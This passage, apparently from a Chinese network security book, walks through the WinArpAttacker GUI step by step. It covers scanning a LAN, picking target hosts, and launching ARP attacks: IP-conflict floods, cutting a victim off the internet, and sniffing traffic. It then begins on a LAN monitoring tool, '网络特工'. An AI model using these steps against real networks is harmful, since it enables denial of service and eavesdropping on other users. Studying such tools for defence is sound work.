使用“扫描主机”方式可以获得目标主机的MAC地址。在“扫描”对话框中选择“扫描主机”单选按钮，并在后面的文本框中输入目标主机的IP地址，例如192.168.0.104，然后单击“扫描”按钮，即可获得该主机的MAC地址，如下图所示。




Step 04 “扫描网段”方式可以对指定IP段范围内的主机进行扫描。选择“扫描网段”单选按钮后，在IP地址范围的文本框中输入扫描的IP地址范围，如下图所示。



Step 05 单击“扫描”按钮即可进行扫描操作，当扫描完成时会出现一个Scaning successfully！对话框，如下图所示。




Step 06 依次单击“确定”按钮，返回到WinArpAttacker主窗口中，在其中即可看到扫描结果。此时WinArpAttacker窗口被分成三个部分，如下图所示。



- 上面的区域是主机列表区，主要显示无线局域网内的机器IP、MAC、主机名、是否在线、是否在监听、是否处于被攻击状态，以及ARP数据包和转发数据包统计信息等；
- 左下方的第二个区域是检测事件显示区，主要显示检测到的主机状态变化和攻击事件；
- 右下方的区域显示IP地址和MAC地址信息。


Step 07 在扫描结果中选中要攻击的目标计算机前面的复选框，然后在WinArpAttacker主窗口中单击“攻击”下拉按钮，在弹出的快捷菜单中选择任意选项就可以对其他计算机进行攻击了，如下图所示。



在WinArpAttacker中有以下6种攻击方式：


- 不断IP冲突：不间断的IP冲突攻击，FLOOD攻击默认是一千次，可以在选项中改变这个数值。FLOOD攻击可使对方机器弹出IP冲突对话框，导致死机；
- 禁止上网：禁止上网，可使对方机器不能上网；
- 定时IP冲突：定时的IP冲突；
- 监听网关通信：监听选定机器与网关的通信，监听对方机器的上网流量。发动攻击后用抓包软件来抓包看内容；
- 监听主机通信：监听选定的几台机器之间的通信；
- 监听网络通信：监听整个网络任意机器之间的通信，这个功能过于危险，可能会把整个网络搞乱，建议不要乱用。

Step 08 如果选择“IP冲突”选项，即可使目标计算机不断弹出“IP地址与网络上的其他系统有冲突”提示框，如下图所示。




Step 09 如果选择“禁止上网”选项，此时在WinArpAttacker主窗口就可以看到该主机的“攻击”属性就变为BanGateway，如果想


停止攻击，则需在WinArpAttacker主窗口选择“攻击”→“停止攻击”菜单项进行停止，否则将会一直进行，如下图所示。



Step 10 在WinArpAttacker主窗口中单击“发送”按钮，即可打开“手动发送ARP包”对话框，在其中设置目标硬件Mac、Arp方向、源硬件Mac、目标协议Mac、源协议Mac、目标IP和源IP等属性后，单击“发送”按钮，即可向指定的主机发送ARP数据包，如下图所示。



Step 11 在WinArpAttacker主窗口中选择“设置”菜单项，然后在弹出的快捷菜单中选择任意一项即可打开Options对话框，在其中对各个选项卡进行设置，如下图所示。




14.3.3　网络特工


网络特工可以监视与主机相连Hub上所有机器收发的数据包；还可以监视所有无线局域网内的机器上网情况，以对非法用户进行管理，并使其登录指定的IP网址。

使用网络特工的具体操作步骤如下：


Step 01 下载并运行其中的“网络特工.exe”程序，即可打开“网络特工”主窗口，如下图所示。



Step 02 选择“工具”→“选项”菜单项，即可打开“选项”对话框，在其中可以设置“启动”“全局热键”等属性，如下图所示。




Step 03 在“网络特工”主窗口左边的列表中单击“数据监视”选项，即可打开“数据监视”窗口。在其中设置要监视的内容后，单击“开始监视”按钮，即可进行监视，如下图所示。



